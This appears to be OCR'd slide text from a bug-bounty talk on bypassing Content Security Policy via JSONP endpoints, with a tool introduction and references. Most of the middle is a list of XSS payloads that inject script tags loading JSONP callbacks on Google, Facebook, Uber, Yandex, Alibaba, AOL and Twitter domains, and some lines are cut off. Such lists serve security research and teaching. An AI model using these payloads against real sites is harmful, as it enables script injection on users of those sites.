
After:
http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);//jsonp1

CSP evaluators

Google CSP evaluator is a great tool to help you audit your CSP policy and tells you the misconfigurations and possible bypasses. https://csp-evaluator.withgoogle.com/

Also Burp have a very nice Plugins “CSP-Auditor” and “CSP-Bypass” that helps you find the CSP weaknesses during your bug hunting.






Payloads to bypass the top BBP sites CSP


- Facebook.com:
  - "><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert()"></script>
  - "><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fcli/queries/js?callback=confirm()"></script>

Payloads to bypass the top BBP sites CSP

- AOL:

AOL CSP policy is set to "Content-Security-Policy-Report-Only", which means it is set to work in a monitor mode only. No enforcing, thus using the report-uri directive.






Payloads to bypass the top BBP sites CSP

- Uber.com:

"><script src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script> //POC by Efkan.



Payloads to bypass the top BBP sites CSP

```
#Google.com:
"><script+src="https://googleads.g.doubleclick.net/pagead/conversion/1036918760/wcm?callback=alert(1337)"></script>
"><script+src="https://www.googleadservices.com/pagead/conversion/1070110417/wcm?callback=alert(1337)"></script>
"><script+src="https://cse.google.com/api/007627024705277327428/cse/r3vs7b0fcli/queries/js?callback=alert(1337)"></script>
"><script+src="https://accounts.google.com/o/oauth2/revoke?callback=alert(1337)"></script>
#blogger.com:
"><script+src="https://www.blogger.com/feeds/5578653387562324002/posts/summary/4427562025302749269?callback=alert(1337)"></script>
#Yandex:
"><script+src="https://translate.yandex.net/api/v1.5/tr.json/detect?callback=alert(1337)"></script>
"><script+src="https://api-metrika.yandex.ru/management/v1/counter/1/operation/1?callback=alert"></script>
#VK.com:
"><script+src="https://api.vk.com/method/wall.get?callback=alert(1337)"></script>
#AlibabaGroup:
"><script+src="https://detector.alicdn.com/2.7.3/index.php?callback=alert(1337)"></script>
"><script+src="https://suggest.taobao.com/sug?callback=alert(1337)"></script>
"><script+src="https://count.tbcdn.cn//counter3?callback=alert(1337)"></script>
"><script+src="https://bebezoo.1688.com/fragment/index.htm?callback=alert(1337)"></script>
"><script+src="https://wb.amap.com/channel.php?callback=alert(1337)"></script>
"><script+src="http://a.sm.cn/api/getgamehotboarddata?format=jsonp&page=1&_=1537365429621&callback=confirm(1);jsonp1"></script>
"><script+src="http://api.m.sm.cn/rest?method=tools.sider&callback=jsonp_1869510867%3balert(1)%2f%2f794"></script>
#Uber.com:
"><script+src="https://mkto.uber.com/index.php/form/getKnownLead?callback=alert(document.domain);"></script>
#AOL/Yahoo
"><script+src="https://www.aol.com/amp-proxy/api/finance-instruments/14.1.MSTATS_NYSE_L/?callback=confirm(9)//jQuery1120033838593671
"><script+src="https://df-webservices.comet.aol.com/sigfig/ws?service=sigfig_portfolios&porttype=2&portmax=5&rf=http://www.dailyfina
"><script+src="https://api.cmi.aol.com/content/alert/homepage-alert?site=usaol&callback=confirm(1);//jQuery20108887725116629929_1528
"><script+src="https://api.cmi.aol.com/catalog/cms/help-central-usaol-navigation-utility?callback=confirm(1);//jQuery201088877251166
"><script+src="https://www.aol.com/amp-proxy/api/finance-instruments/14.1.MSTATS_NYSE_L/?callback=confirm(9)//jQuery1120033838593671
"><script+src="https://ui.comet.aol.com/?module=header%7Cleftnav%7Cfooter&channel=finance&portfolios=true&domain=portfolios&collapse
"><script+src="http://portal.pf.aol.com/jsonmfus/?service=myportfolios,&porttype=1&portmax=100&callback=confirm(9)//jQuery171078884
#Twitter.com:
"><script+src="http://search.twitter.com/trends.json?callback=alert()"></script>
"><script+src="https://twitter.com/statuses/user_timeline/yakumo119info.json?callback=confirm()"></script>
"><script+src="https://twitter.com/status/user_timeline/kbeautysalon.json?count=1&callback=confirm()"></script>
```

Automating JSONP searching (JSONBEE)

JSONBEE is created to automate the process of finding a JSONP endpoint within the “script-src” sites scope. Thus, allowing for fast way of bypassing content security policy.

Google CSP evaluator (https://csp-evaluator.withgoogle.com) is a great tool. JSONBEE doesn’t replace it, but completes its job.

JSONBEE could be found at: https://github.com/zigoo0

JSONBEE finds JSONP endpoints via 3 main sources:

- Github project “JSONBEE” repo;
- Google dorks - eleminating false positives by validating the content-type of the pages response;
- The internet archive website.

Demo for JSONBEE

Useful references

- Content security policy official website:
  - http://content-security-policy.com
- Google CSP evaluator:
  - https://csp-evaluator.withgoogle.com/
  - https://blog.thomasorlita.cz/vulns/google-csp-evaluator/
- H5SC Minichallenge + solutions:
  - https://github.com/cure53/XSSChallengeWiki/wiki/H5SC-Minichallenge-3:-%22Sh*t,-it%27s-CSP!%22
- Using Google Analytics for data extraction:
  - https://labs.detectify.com/2018/01/19/google-analytics-data-extraction/
- Neatly bypassing CSP:
  - https://lab.wallarm.com/how-to-trick-csp-in-letting-you-run-whatever-you-want-73cb5ff428aa
- Bypass CSP by Abusing XSS Filter in Edge:
  - https://medium.com/bugbountywriteup/bypass-csp-by-abusing-xss-filter-in-edge-43e9106a9754
- Bypassing Content-Security-Policy with DNS prefetching:
  - https://blog.compass-security.com/2016/10/bypassing-content-security-policy-with-dns-prefetching/
- Data Exfiltration in the Face of CSP:
  - http://www.cse.chalmers.se/research/group/security/pdf/data-exfiltration-in-the-face-of-csp.pdf
- Bypassing CSP using polyglot JPEGs:
  - https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs


QUESTIONS?

Thank you!